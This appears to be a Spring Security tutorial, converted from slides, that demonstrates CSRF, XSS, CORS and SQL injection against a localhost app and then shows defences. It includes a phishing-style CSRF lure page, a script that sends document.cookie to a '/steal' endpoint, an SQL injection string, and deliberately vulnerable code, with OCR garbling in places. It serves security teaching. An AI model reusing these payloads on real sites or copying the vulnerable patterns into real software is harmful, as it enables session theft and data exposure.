

Before we start Spring Security, lets understand what are some common attacks:

1. CSRF (Cross-Site Request Forgery).

- **User is already authenticated to a site.**
- **CSRF attack tricks a browser into making unwanted request to a site where user is already authenticated.**
- **Applicable where state and session is managed.**

In below demo, made authentication mandatory for all endpoints but also using session (stateful) based authentication.

```
@Configuration
@EnableWebSecurity
public class SecurityConfig {
    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http.sessionManagement(session -> session.sessionCreationPolicy(SessionCreationPolicy.IF_REQUIRED))
            .authorizeHttpRequests(auth -> auth.anyRequest().authenticated())
            .formLogin(formLogin -> formLogin.withDefaultLoginPage());
    }
}
```

```

        .formLogin(customizer.withDefaults());
    }
    return http.build();
}
}

```

```


@RestController
public class UserController {

    @GetMapping("/transfer")
    public String transferMoney(@RequestParam String amount, @RequestParam String to) {
        return "Transferred $" + amount + " to " + to;
    }

    @GetMapping("/")
    public String hello() {
        return "hello";
    }
}

```

Step1: make user Authenticated on a server



The screenshot shows a web browser window with the text "hello" and a "Width" button. To the right, a network traffic analysis tool (Wireshark) is open, displaying the details of a POST request to `http://localhost:8080/login`. The "Set-Cookie" header is highlighted in red, showing the session ID: `SESSION=ZmMxYmQxZTUyTErYSD0NzLzLWE1YmhtMDk3ZDlON2MwMGlx; Path=/; HttpOnly`.

Step2: send some malicious link to this user, who is authenticated

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>CSRF Attack Demo</title>
</head>
<body>

<h2>Click Below to Claim Your Reward!</h2>
<a href="http://localhost:8080/transfer?amount=1000&to=attacker">
  <button>Claim My Money</button>
```

← → ↺ File /Users/shrayanshjain/learningspringboot/attack.html

Click Below to Claim Your Reward!

Claim My Money

```
</a>

</body>
</html>
```

As soon as user clicked on "claim my Money" button, an unwanted operation is executed and browser appends the Cookies Session too

Transferred \$1000 to attacker

Y Filter

FetchXHR Doc CSS JS Font **img** Media Manifest WS Wasm Other

10 ms 20 ms 30 ms 40 ms 50 ms 60 ms 70 ms 80 ms 90 ms 100 ms 110

Name	X	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
transfer?...		Content-Type: text/html; charset=UTF-8 Date: Wed, 26 Feb 2025 16:37:58 GMT Expires: 0 Keep-Alive: timeout=60 Pragma: no-cache X-Content-Type-Options: nosniff X-Frame-Options: DENY X-Xss-Protection: 0						
		▼ Request Headers						
		Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7						
		Accept-Encoding: gzip, deflate, br, zstd						
		Accept-Language: en-GB,en-US;q=0.9,en;q=0.8						
		Authorization: Basic dXNlci9yODgzNDZlM0wNmYSLTRkMDMhOGRkZS0yN2U0NmJlMDg3M2E=						
		Connection: keep-alive						
		Cookie: JSESSIONID=AA681DA22BA3F7D5856520AA51938339; JSESSION=ZmMxYmQxZTUyYTExYyS00NzltWE1ymlMDk3ZDI0N2MwMGI=						
		Host: localhost:8080						

How to get protected from CSRF attack:

- By using CSRF Token, this ensures that request originates from the legitimate source. As authenticate forms or website only append the CSRF token in the request. Which server can used to validate with the token created at the time of HTTP Session creation.

2. XSS (Cross-Site Scripting)

- **It allows attacker to put malicious script into web page viewed by other users.**
- **Like comments section page.**
- **Commonly used for stealing the session or deform the website.**

For demo purpose, I am creating:

- **GET "/xss" endpoint, which loads all the comments. It returns "xss", since it's a controller class (not RestController) so, by-default it will try to look for "xss.html" file and try to render it.**
- **POST "/comment" endpoint, which is not sanitizing any user input and simply stores this comment say in DB and then displays it during GET call.**

So, if attacker put malicious script using this POST request, then during every GET call, this script will run for all the users who will make a call.

```
@Controller
public class TestXSS {

    private final List<String> comments = new ArrayList<>();


    @GetMapping("/xss")
    public String showComments(Model model) {
        model.addAttribute(attributeName: "comments", comments);
        return "xss"; // Loads xss.html
    }

    @PostMapping("/comment")
    public String addComment(@RequestParam String comment) {
        comments.add(comment);
        return "redirect:/xss";
    }
}
```

Src/main/resources/templates/Xss.html

```
<!DOCTYPE html>
<html xmlns:th="http://www.w3.org/1999/xhtml">
<head>
    <title>XSS Demo</title>
</head>
<body>
<h2>Leave a Comment</h2>
<form action="/comment" method="post">
    <input type="text" name="comment" required>
    <button type="submit">Submit</button>
</form>


<h3>Comments:</h3>
<ul>
    <!-- Comments are directly injected without sanitization -->
    <li th:text="${comment}" th:each="comment : ${comments}"></li>
</ul>
</body>
</html>
```



Leave a Comment

Comments:

Now, if I insert "***<script>alert('XSS Attack') </script>***" and click submit, this script will get stored say in DB, and when GET api is invoked, it fetched this malicious comment from DB and returned in response and browser executed it.



Now assume, what if I added:

```
<script>  
fetch(http://localhost:8080/steal?cookie=' + document.cookie);  
</script>
```

Then any user, loads this comment section page, that's user Cookie will be sent to attacker url.

And this cookie only hold JSESSIONID, which attacker can use it to perform unwanted operations on their active sessions.

How to get protected from XSS attack:

- By proper escaping user input (converting special character like < to <)**
- By properly validating data before rendering.**

3. CORS (Cross-Origin Resource Sharing)

- Its not an attack but more of a security feature that restrict web pages from making request to different origin, unless allowed by the server.

Different origin = protocol + domain + port

For example:

Client:

<https://localhost:8080>

Server:

<http://localhost:8080>

Different protocol, so its considered as different origin and by-default if client tries to call the server, CORS will block this.

SERVER has to allow the request from "<https://localhost:8080>"

Similarly:

Client:

<https://localhost:9090>

Server:

<https://localhost:8080>

Client:

<https://sub.localhost:9090>

Server:

<https://localhost:9090>

So, whenever there is a call between different origin, server has to allow:

- By setting *"Access-Control-Allow-Origin"* and other header to allow the cross-origin request.

```
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http.sessionManagement(session -> session.sessionCreationPolicy(SessionCreationPolicy.IF_REQUIRED))
            .authorizeHttpRequests(auth -> auth.anyRequest().authenticated())
            .cors(cors -> cors.configurationSource(request -> {
                CorsConfiguration config = new CorsConfiguration();
                config.setAllowedOrigins(List.of("https://sub.localhost:9090")); // Allow frontend
                config.setAllowedMethods(List.of("GET", "POST", "PUT", "DELETE"));
                config.setAllowedHeaders(List.of("Authorization", "Content-Type"));

                return config;
            })))
            .formLogin(Customizer.withDefaults());
        return http.build();
    }
}
```

4. SQL Injection

- In this attacker, manipulates SQL query by inserting malicious input into the user field.

```
@GetMapping("/find")
public List<UserDetails> findUser(@RequestParam String name) {
    return userDetailsService.findByName(name);
}
```

```
public List<UserDetails> findByName(String name) {
    String sql = "SELECT * FROM user_details WHERE user_name = '" + name + "'";
    return entityManager.createNativeQuery(sql, UserDetails.class).getResultList();
}
```

Run Run Selected Auto complete Clear SQL statement:

SELECT * FROM USER_DETAILS

SELECT * FROM USER_DETAILS;

PHONE	USER_ID	USER_NAME
111	1	AA
222	2	BB

localhost:8080/find?name=' OR '1' = '1'

Pretty print ☐

[{"userId":1,"name":"AA","phone":111},{ "userId":2,"name":"BB", "phone":222}]

(2 rows, 1 ms)

How to get protected from SQL Injection attack:

- By parameterized Query

```
public List<UserDetails> findByName(String name) {  
    String sql = "SELECT * FROM user_details WHERE user_name = :name";  
    return entityManager.createNativeQuery(sql, UserDetails.class)  
        .setParameter( name: "name", name)  
        .getResultList();  
}
```

localhost:8080/find?name=' OR '1' = '1

Pretty print ☐

[]